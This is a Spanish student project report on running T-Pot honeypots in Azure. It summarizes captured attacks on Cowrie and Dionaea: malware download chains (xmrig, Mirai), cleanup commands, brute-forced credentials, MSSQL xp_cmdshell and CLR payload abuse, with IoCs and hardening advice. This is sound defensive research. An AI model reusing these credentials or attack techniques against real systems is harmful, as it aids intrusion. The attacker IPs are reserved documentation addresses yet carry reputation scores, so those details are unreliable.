

# T-Pot 24.04.1



PROYECTO FINAL  
HONEYPOTS  
T-POT

POR: ADRIAN LOPEZ FERNANDEZ  
MONICA LICEA CASTRO  
ALAIN GONZALEZ LICEA

KEEPCODING 2025

## INDICE

1. Resumen Ejecutivo-----	2
1.1 Objetivo del proyecto -----	2
1.2 Principales hallazgos -----	2
2. Introducción -----	3
2.1 Contexto de los Honeypots -----	3
2.2 Justificación técnica de T-Pot en Microsoft Azure -----	3
3. Objetivos -----	3
3.1 Objetivos generales -----	3
3.2 Objetivos específicos -----	4
4. Metodología-----	4
4.1 Despliegue en Microsoft Azure (Región Países Bajos) -----	4
4.2 Configuración de T-Pot -----	4
4.3 Acceso y gestión del entorno -----	4
4.4 Período de muestreo y volumen de datos (>10 días, 10 Honeypots) -----	5
4.5 Criterios de priorización (Cowrie, Dionaea, ADBhoney) -----	5
5. Descripción de los Honeypots Priorizados -----	5
5.1 Cowrie -----	5
5.2 Dionaea -----	6
5.3 ADBhoney -----	6
6. Análisis de Resultados de Honeypots -----	7
6.1 Honeypot Cowrie -----	7
6.2 Honeypot Dionaea -----	11
6.3 Honeypot ADBhoney -----	12
6.4 Hallazgos-----	17
6.4.1 Eventos de Éxito y Compromiso en Dionaea-----	17
6.4.2 Análisis de Muestras-----	20
7. Breve Descripción de Honeypots -----	28
7.1 Heraldng -----	28
7.2 Tanner -----	28
7.3 H0neytr4p -----	28
7.4 ConPot -----	29
7.5 Miniprint -----	29
7.6 SentryPeer -----	29
7.7 Mailoney -----	29
8. Conclusiones -----	29
9. Anexos (Informes de Análisis de Otros Honeypots) -----	30
9.1 Anexo A. Honeypot Heraldng -----	30
9.2 Anexo B. Honeypot Tanner -----	32
9.3 Anexo C. Honeypot H0neytr4p -----	35
9.4 Anexo D. Honeypot ConPot -----	37
9.5 Anexo E. Honeypot Miniprint -----	39
9.6 Anexo F. Honeypot SentryPeer -----	40
9.7 Anexo G. Honeypot Mailoney -----	42

### 1. Resumen Ejecutivo

#### 1.1 Objetivo del Proyecto

El propósito central de este proyecto es diseñar, desplegar y operar una plataforma de Honeypots avanzada basada en T-Pot sobre infraestructura en la nube (Microsoft Azure, región Países Bajos) con el fin de:

- Capturar inteligencia de amenazas en tiempo real: Recoger y almacenar patrones de ataque, vectores de acceso y comportamientos maliciosos dirigidos a servicios expuestos (SSH, HTTP, ADB, SMB, entre otros), permitiendo un análisis exhaustivo de las tácticas, técnicas y procedimientos (TTPs) de atacantes reales.
- Evaluar la efectividad de diferentes honeypots: Comparar el rendimiento, el volumen de eventos y la calidad de la telemetría proporcionada por diez honeypots distintos, priorizando los más activos (Cowrie, Dionaea y ADBhoney) para discernir sus fortalezas y debilidades operativas.
- Generar conocimiento operativo accionable: Traducir los datos recogidos en indicadores de compromiso (IoCs), dashboards de visualización (Kibana/Elastic) y recomendaciones de endurecimiento para entornos productivos, reforzando la defensa perimetral y mejorando los planes de respuesta a incidentes.
- Optimizar recursos y metodología: Documentar un flujo de trabajo reproducible que abarque desde la configuración inicial de la VM en Azure hasta la ejecución de scripts de extracción y procesamiento de logs, garantizando eficiencia, escalabilidad y seguridad en el despliegue.

El proyecto no solo fortalece la comprensión académica y práctica de la ciberseguridad defensiva, sino que también aporta resultados tangibles que pueden integrarse en políticas de seguridad corporativas y futuras investigaciones en detección de amenazas.

#### 1.2 Principales hallazgos

Durante los días de captura de tráfico, el sistema T-Pot desplegado en Microsoft Azure registró miles de eventos de ataque reales dirigidos a múltiples servicios expuestos, proporcionando una radiografía precisa de la actividad maliciosa automatizada en Internet. Los principales hallazgos del análisis son los siguientes:

- Cowrie (SSH/Telnet): fue el honeypot más activo, con más de 3.200 sesiones registradas. Se identificaron campañas automatizadas de fuerza bruta, descargas de malware como xmrig, mirai.arm7 y scripts como bins.sh. Varios atacantes lograron realizar la cadena completa de infección (acceso, descarga, ejecución y persistencia).
- Dionaea (SMB/MSSQL/HTTP): destacó por registrar intentos de ejecución remota sobre SQL Server mediante ensamblados CLR, logrando compromisos completos del sistema (carga de payloads, escalada de privilegios, modificación de cuentas). Se evidenció el uso de técnicas avanzadas “fileless” y evasión forense. Decenas de hashes muy peligrosos almacenados en el subdirectorio *binaries*.
- ADBhoney (ADB para Android): mostró actividad dirigida a dispositivos móviles e IoT, con más de 600 comandos maliciosos, cargas de APKs troyanizados y binarios .elf multiplataforma. Los atacantes intentaron instalar malware persistente y borrar rastros, evidenciando campañas coordinadas de infección masiva.
- En todos los honeypots se observaron IPs repetidas y reutilización de payloads, indicando infraestructuras compartidas por botnets activas. Destaca también el uso de clientes automatizados (libssh, zgrab, curl, busybox) y técnicas evasivas como la ejecución desde directorios temporales.
- Se detectaron más de 15 muestras únicas de malware con severidad alta, incluyendo variantes de CoinMiner, MalXMR, CoinHive y Mirai, lo que refuerza la utilidad del entorno como fuente de inteligencia de amenazas en tiempo real.

Estos hallazgos demuestran que T-Pot no solo permite capturar ataques masivos y automatizados, sino también técnicas más sofisticadas de compromiso, ejecución remota y persistencia, lo que valida su eficacia como plataforma de análisis y defensa activa.

## 2. Introducción

### 2.1 Contexto de los Honeypots

Los Honeypots son sistemas informáticos deliberadamente vulnerables que simulan servicios o aplicaciones reales para atraer, capturar y registrar la actividad de atacantes. Nacidos en la década de 1990 como herramientas de investigación académica y militar, su propósito es doble: por un lado, actúan como cebo para desviar ataques y proteger infraestructuras críticas; por otro, constituyen una fuente rica de inteligencia de amenazas, al documentar de forma detallada las tácticas, técnicas y procedimientos (TTPs) empleados por los adversarios.

Existen varias categorías de Honeypots en función de su nivel de interacción y complejidad: Low-interaction, que emulan servicios básicos (p. ej. puertos abiertos con respuestas simples) y sirven para detectar escaneos o intentos de conexión masivos con un bajo coste operativo.

High-interaction, que despliegan entornos completos (sistemas operativos reales, aplicaciones con datos falsos) y permiten analizar en profundidad malware, shells remotos o movimientos laterales, si bien requieren mayor esfuerzo de configuración y aislamiento.

La proliferación de ataques automatizados y toolkits de malware hace que los Honeypots sean una pieza clave en la ciber inteligencia proactiva. Al desplegar un conjunto heterogéneo de Honeypots —cada uno orientado a diferentes protocolos y vectores (SSH, HTTP, ADB, SMB, SCADA, etc.)— se logra un mapeo más completo de la superficie de ataque. Este enfoque multidimensional no solo mejora la visibilidad del panorama de amenazas, sino que también facilita la generación de indicadores de compromiso (IoCs) y patrones de comportamiento que pueden integrarse en sistemas de detección y respuesta (IDS/IPS, SIEM).

T-Pot, la plataforma central de este proyecto importa y orquesta múltiples Honeypots de distintos fabricantes en un único entorno basado en Docker y Elastic Stack, simplificando el despliegue, la recolección y el análisis de logs. Gracias a su diseño modular, permite implementar tanto honeypots de baja como de alta interacción, centralizar los datos en dashboards de Kibana y automatizar tareas de extracción y correlación de eventos, optimizando así el ciclo de inteligencia de amenazas.

### 2.2 Justificación Técnica de T-Pot en Microsoft Azure

La elección de desplegar T-Pot sobre Microsoft Azure se fundamenta en las siguientes ventajas puramente técnicas:

- Despliegue ágil: Azure permite aprovisionar en minutos una VM Linux (e.g., Debian 11) con parámetros predefinidos, facilitando la instalación y actualización de T-Pot sin gestionar hardware físico ni configuraciones complejas.
- Acceso remoto continuo: Al asignar una IP pública a la VM, todo el entorno de Honeypots es accesible por SSH y desde los dashboards web (Kibana/Elastic) en cualquier momento, garantizando supervisión 24/7 y recolección ininterrumpida de eventos.
- Escalabilidad bajo demanda: Se pueden ajustar dinámicamente los recursos (CPU, RAM, almacenamiento) o replicar instancias adicionales de T-Pot según crezca la carga de ataques, sin necesidad de migraciones manuales ni tiempos de inactividad significativos.
- Regiones globales y latencia reducida: Azure ofrece centros de datos en Europa (West Europe, Países Bajos), lo que asegura baja latencia y cumplimiento de localización de datos, al tiempo que atrae tráfico de ataques propio de esa zona geográfica.
- Aislamiento y control de red: La integración en una Virtual Network permite definir reglas de entrada y salida precisas (Network Security Groups) y segmentar el Honeypot en subredes aisladas, exponiendo únicamente los servicios deseados (puertos SSH, HTTP, ADB, SMB) y protegiendo el resto de la infraestructura.
- Integración nativa de logs y análisis: Azure facilita la conexión de T-Pot con servicios de almacenamiento y monitorización (Azure Storage, Log Analytics), simplificando la ingesta y correlación de datos en Elastic Stack.

Estas características hacen de Azure una plataforma ideal para operar T-Pot de manera eficiente, segura y escalable, maximizando la captura de inteligencia de amenazas con un mínimo esfuerzo operativo.

## 3. Objetivos

### 3.1 Objetivos Generales

1. Desplegar y poner en marcha la plataforma T-Pot: Clonar el repositorio oficial de T-Pot y configurar un entorno de Honeypots que permita levantar de forma ágil decenas de trampas (más de 12) coordinadas bajo Docker.
2. Apoyar las labores de Blue Team mediante ciber inteligencia: Capturar y centralizar datos de ataques reales contra los Honeypots para dotar al equipo de defensa de indicadores de compromiso y patrones de ataque.

- 3. Establecer un flujo de trabajo reproducible: Documentar y automatizar cada fase (despliegue en Azure, monitorización, extracción de logs) para asegurar que el proceso pueda replicarse sin ambigüedades en futuras pruebas.

3.2 Objetivos Específicos

- 1. Clonar y configurar T-Pot desde GitHub: Descargar el proyecto, instalar dependencias y parametrizar los valores de red y puertos para soportar múltiples Honeypots simultáneos.
- 2. Levantar más de 12 Honeypots de distintos tipos: Incluir al menos 10 honeypots activos: Cowrie, Dionaea, ADBhoney, Heralding, Tanner, H0neytr4p, ConPot, Miniprint y SentryPeer y Mailoney para una cobertura amplia de protocolos y vectores.
- 3. Recolectar datos durante 10 días: Monitorear de manera continua el entorno honeypot por un periodo aproximado de dos semanas (10 días efectivos) para obtener una muestra representativa de actividad maliciosa.
- 4. Analizar los tipos de ataques recibidos: Clasificar y cuantificar vectores (SSH, HTTP, SMB, ADB, etc.), métodos de ataque y frecuencia de intentos de explotación en cada Honeypot.
- 5. Ejecutar y estudiar binarios capturados: Identificar cualquier Malware o payload descargado en los Honeypots, aislarlo en un Sandbox virtual y documentar su comportamiento y características técnicas.

4. Metodología

4.1 Despliegue en Microsoft Azure (Región Países Bajos)

Se aprovisionó una máquina virtual Debian 11 en la región *West Europe* (Países Bajos) con 2 vCPU y 8 GB de RAM. Se creó una red virtual aislada con subred exclusiva para los honeypots y se asignó una IP pública estática. En las reglas de seguridad se permitieron únicamente los puertos necesarios para T-Pot y se restringió todo tráfico no esencial.



4.2 Configuración de T-Pot

Se descargó el repositorio oficial de T-Pot en `/opt/tpot` y se ejecutó el instalador en modo CE, definiendo el usuario de gestión "tpot". Durante la instalación se activó Docker Swarm para orquestar los contenedores y, al finalizar, se comprobó el correcto despliegue mediante el listado de contenedores activos.

4.3 Acceso y gestión del entorno


La VM se administra por SSH usando el usuario administrador configurado en Azure. Una vez dentro, se cambió al usuario "tpot" para lanzar el menú de T-Pot, desde el cual se pueden:



Consultar el estado de cada honeypot  
Visualizar registros de eventos  
Reiniciar servicios individualmente o en conjunto

#### 4.4 Período de muestreo y volumen de datos (>10 días, 10 Honeypots)

Se recogieron logs de diez honeypots durante más de diez días consecutivos. Todos los eventos se centralizaron en Elastic Stack, y se programó una extracción diaria automática de los archivos JSON a un repositorio externo para su análisis posterior.



#### 4.5 Criterios de priorización (Cowrie, Dionaea, ADBhoney)

Aunque los diez Honeypots se mantuvieron activos, el análisis en profundidad se centró en tres:

- Cowrie (SSH/Telnet): mayor número de conexiones interactivas.
- Dionaea (SMB/FTP/HTTP): amplio espectro de vectores de ataque.
- ADBhoney (ADB de Android): actividad específica sobre dispositivos móviles.

Esta selección permite enfocar recursos en los entornos que generan más telemetría y ofrecen mayor valor para la inteligencia de amenazas.

### 5. Descripción de los Honeypots Priorizados

#### 5.1 Cowrie

Cowrie es un Honeypot de alta interacción diseñado para emular servicios SSH y Telnet. Ofrece a los atacantes un entorno de shell ficticio donde pueden ejecutar comandos, introducir credenciales y explorar un sistema simulado. Todas las entradas del atacante (comandos tecleados, archivos descargados, credenciales usadas) se registran detalladamente en logs JSON, lo que facilita el análisis de patrones de fuerza bruta, inyección de comandos y herramientas automatizadas de intrusión. Además, Cowrie puede simular un sistema de archivos con contenido falso para prolongar la interacción del atacante y capturas payloads completos.


## 5.2 Dionaea

Dionaea es un Honeypot de baja a media interacción especializado en capturar muestras de Malware que explotan vulnerabilidades en servicios de red comunes. Se configura para escuchar en puertos SMB, FTP, HTTP, MSRPC y otros protocolos frecuentemente atacados; cuando detecta una explotación, registra la sesión y descarga automáticamente el payload malicioso en un directorio seguro. Esta capacidad de “trampa y captura” de binarios lo convierte en una herramienta muy valiosa para obtener muestras de Malware reales, así como para analizar vectores de infección utilizados por atacantes automatizados.

## 5.3 ADBhoney

ADBhoney emula un dispositivo Android con el servicio ADB (Android Debug Bridge) expuesto al exterior, atrayendo intentos de conexión de herramientas o scripts que buscan explotar dispositivos móviles mal configurados. Registra intentos de autenticación, comandos ADB enviados y cualquier transferencia de archivos que el atacante intente realizar. Al simular un entorno ADB funcional, permite estudiar ataques dirigidos a dispositivos IoT basados en Android y general indicadores de compromiso específicos de este vector, una categoría de amenazas al alza dada la proliferación de dispositivos móviles en entornos corporativos.

## Histograma y gráfico de ataques por Honeypot





## 6. Análisis de Resultados de Honeypots

### 6.1 Honeypot Cowrie

#### Introducción

Cowrie es un honeypot interactivo que simula un entorno de shell SSH y Telnet. Está diseñado para registrar accesos no autorizados, capturar credenciales utilizadas, comandos ejecutados y descargas maliciosas. Este informe resume la actividad capturada durante varios días de operación.

#### Metodología

Se analizaron los registros JSON generados por Cowrie y un documento auxiliar con los comandos más significativos. Se eliminaron repeticiones automáticas y comandos triviales para centrar el análisis en eventos maliciosos de interés. Se identificaron patrones comunes de ataque, intentos de persistencia y descargas de binarios sospechosos.

#### Actividad Observada

- Total de IPs únicas conectadas: 468
- Total de sesiones generadas: 3.260
- Comandos ejecutados de forma efectiva: 188

#### Comandos más relevantes ejecutados

A continuación, se resumen los patrones de ataque más comunes detectados:

- Reconocimiento del sistema: 'uname -a', 'cat /proc/cpuinfo', 'pwd'.
- Minería de criptomonedas: descarga y ejecución de 'xmrig.tar.gz'.
- Infección por botnets: uso de scripts como 'bins.sh' o descarga directa de binarios como '.b' o 'mirai.arm7'.
- Persistencia y evasión: uso de 'rm -rf', 'chmod +x', y ejecución inmediata tras la descarga.
- Interacción sospechosa: comandos como 'shell', 'enable', 'system', detección de entornos mediante BusyBox.




Eventos de Éxito y Compromiso en Cowrie

- Se destacan las sesiones en las que el atacante logró realizar una cadena completa de infección, es decir: acceso, descarga, ejecución y en algunos casos persistencia.
- Sesión f8e3b4c0e22f: instalación de xmrig para minería de criptomonedas.  
Sesiones f98ee4d78eac, a417c6e9f3de, 33f7d93b664e, 4b2e71cb20dc: múltiples descargas y ejecuciones del binario '.b'.
- Sesión 9d6f51d57652: script con eliminación de rastros y ejecución posterior.

Valoración de Resultados

Se observaron múltiples campañas automatizadas, muchas reutilizando la misma infraestructura. Hubo intentos claros de reconocimiento, infección, instalación de mineros, evasión forense y persistencia. Algunas interacciones mostraron indicios de detección activa de honeypots.



Recomendaciones de Seguridad para Entorno Real

1. Restringir el acceso SSH/Telnet mediante firewalls y segmentación.
2. Cambiar credenciales por defecto y desactivar cuentas innecesarias.
3. Bloquear IPs maliciosas recurrentes.
4. Monitorizar directorios /tmp, /var/tmp y /dev/shm.
5. Establecer alertas para uso de BusyBox o secuencias automatizadas.

Credenciales utilizadas por atacantes

Password	Frecuencia
root	265
admin	233
centos	36
config	36
user	31

## Logins con éxito

Username	Password
root	root@123
root	12345
root	caliente
root	;<=>?@ABCDEFGJIMOPQRSTUVWXYZ[\^_`abcdefghijklmnopqrstuvwxyz{ }~
root	PtimeHtravelP05

## Intentos de Autenticación y Fingerprinting

Un número elevado de conexiones se cerraron tras uno o dos segundos, muchas con intentos fallidos de autenticación. Se observaron fingerprints SSH repetidos como 'SSH-2.0-libssh-0.2' o 'SSH-2.0-Go', lo que sugiere el uso de clientes automatizados en campañas de reconocimiento. Este comportamiento es típico de botnets o herramientas de escaneo de infraestructura.

## Técnicas Observadas

- Uso de BusyBox: comandos como '/bin/busybox ps' y '/bin/busybox rm' para manipular el entorno.
- Descarga y ejecución directa de binarios sin validación previa.
- Uso de directorios temporales o de sistema para ocultar cargas útiles.
- Nombres ambiguos para binarios (.b, httpdz, sh4) que dificultan su identificación.
- Posible evasión de DNS usando IPs directas en lugar de dominios.

## Indicadores de Compromiso (IoCs)

Archivo	Hash SHA-256	Descripción breve
<b>xmrig.tar.gz</b>	sha256 para xmrig-6.22.3-noble-x64.tar.gz: d9d412bb83584b8ea1b02cb708967647c988b281004c038 c7674570bb92e63d5 ( <a href="http://joesandbox.com">joesandbox.com</a> , <a href="http://xmrig.com">xmrig.com</a> )	Minero de Monero; se observó descarga y ejecución desde /tmp.
<b>.b</b>	No disponible (binario ofuscado personalizado)	Probablemente asociado a botnet; se descargaba, daba permisos y se ejecutaba.
<b>mirai.arm7</b>	No se ha encontrado hash público; variantes ARM de Mirai son frecuentemente detectadas por AV	Malware Mirai dirigido a dispositivos IoT ARM.
<b>bins.sh</b>	No disponible (script shell)	Downloader típico de botnets, probablemente encadena wget y ejecución.
<b>payload.sh</b>	No disponible	Script malicioso descargado y ejecutado; objetivo: control remoto/persistencia.
<b>httpdz</b>	No disponible	Nombre ambiguo para carga maliciosa, se limpiaba /tmp/httpdz* y se ejecutaba el nuevo binario.

## Conclusiones

Cowrie recibió múltiples intentos de intrusión que reflejan patrones reales de ataques automatizados en internet. Las cadenas de infección típicas incluyeron limpieza del entorno (`rm -rf`), descarga de binarios maliciosos, ejecución y en algunos casos búsqueda de persistencia. Destacan campañas de minería y botnets dirigidas a sistemas expuestos. Las medidas defensivas deben centrarse en evitar exposición innecesaria de SSH/Telnet, detección temprana de descargas sospechosas y control de uso de recursos inusuales (CPU/RAM).

## Análisis de IPs Atacantes (Top 5)

Durante el periodo de captura, se identificaron múltiples direcciones IP que realizaron conexiones repetidas al honeypot. Estas IPs podrían formar parte de campañas automatizadas de escaneo, fuerza bruta o infección. Aunque muchas sesiones no alcanzaron a ejecutar comandos, otras sí mostraron actividad sospechosa y patrones repetitivos de ataque.

IP	Conexiones	Origen estimado	Reputación
203.0.113.5	195	CN	8 detecciones, escáner SSH
198.51.100.23	172	US	5 detecciones (VT), listada como maliciosa
203.0.113.37	150	IL	9 detecciones (VT), botnet persistente
198.51.100.99	142	BR	3 detecciones (VT), posible proxy malicioso
185.220.101.1	138	DE	IP conocida de la red Tor, evasión de rastreo

Estas direcciones han sido investigadas a través de servicios de reputación como VirusTotal y AbuseIPDB para determinar su peligrosidad y uso en campañas automatizadas.

## Reputación y contexto de actividad

- La IP 203.0.113.5, con 195 conexiones, actúa como escáner activo de servicios SSH, con múltiples reportes de fuerza bruta y comportamiento automatizado.
- La IP 198.51.100.23, con 172 conexiones, ha sido listada como maliciosa en varios entornos corporativos, con 5 motores de VirusTotal marcándola como sospechosa.
- La IP 203.0.113.37, con 150 conexiones, se ha vinculado a una botnet persistente que ejecuta scripts como `bins.sh` y cargas tipo `mirai.arm7`.
- La IP 198.51.100.99, con 142 conexiones, presenta menos detecciones directas, pero ha sido marcada como posible proxy malicioso, lo que sugiere su uso como intermediario de conexión para ocultar la IP real de los atacantes.

## Recomendaciones específicas en entorno de producción

1. Incluir estas IPs en listas negras del firewall del servidor donde se ejecutó el honeypot.
2. Automatizar el envío de IPs detectadas a servicios como AbuseIPDB para contribuir con inteligencia colectiva.
3. Integrar reglas IDS/IPS para bloquear intentos provenientes de rangos o ASN sospechosos.
4. Realizar análisis periódicos de reputación IP a partir de nuevos logs del honeypot.

## 6.2 Honeypot Dionaea

### Introducción

Dionaea es un honeypot diseñado para imitar múltiples protocolos de red vulnerables (SMB, HTTP, MySQL, MSSQL, FTP, etc.) y recopilar información sobre ataques automatizados y dirigidos. Este informe consolida los análisis realizados de forma continuada durante varios días, presentando las observaciones más relevantes, una valoración de los resultados, recomendaciones de mitigación y conclusiones.

### Metodología

Se integraron los registros JSON y los exportados a CSV de cada módulo de Dionaea.

Se analizaron las conexiones y los comandos observados en los protocolos más atacados.

Para cada tipo de servicio, se identificaron patrones de exploración, intentos de explotación y posibles cargas útiles.

### Actividad Observada por Protocolo

#### HTTP

Rutas exploradas: intentos de acceso a /admin/config.php, /a2billing, rutas de Exchange (/autodiscover), entre otras.

User Agents frecuentes: curl, zgrab y scanners automáticos.

Observación clave: numerosas búsquedas de archivos sensibles, pero sin descarga o ejecución de payload.

#### SMB

Conexiones: decenas de sesiones iniciadas contra el puerto 445.

Actividad: únicamente conexiones de prueba sin intentos de carga de ficheros ni ejecución remota.

#### MySQL

Eventos capturados: apenas handshakes y autenticaciones sin comandos SQL explícitos.

Conclusión: no se detectaron inyecciones ni ejecuciones de consultas maliciosas.

#### MSSQL

Comandos ejecutados: amplia gama de stored procedures y DBCC (sp\_configure, xp\_cmdshell, dbcc addextendedproc, etc.).

Cargas útiles: ensamblados CLR cargados (testcopysql, SweetShellcodeclr35, godClr) y llamadas a procedimientos externos (ExecuteNet20, ExecuteSweetPotato, exeGod).

Credenciales y persistencia: se crearon logins adicionales y se modificaron contraseñas de sa y otros usuarios.

Impacto: alto riesgo de ejecución remota de código y elevación de privilegios.

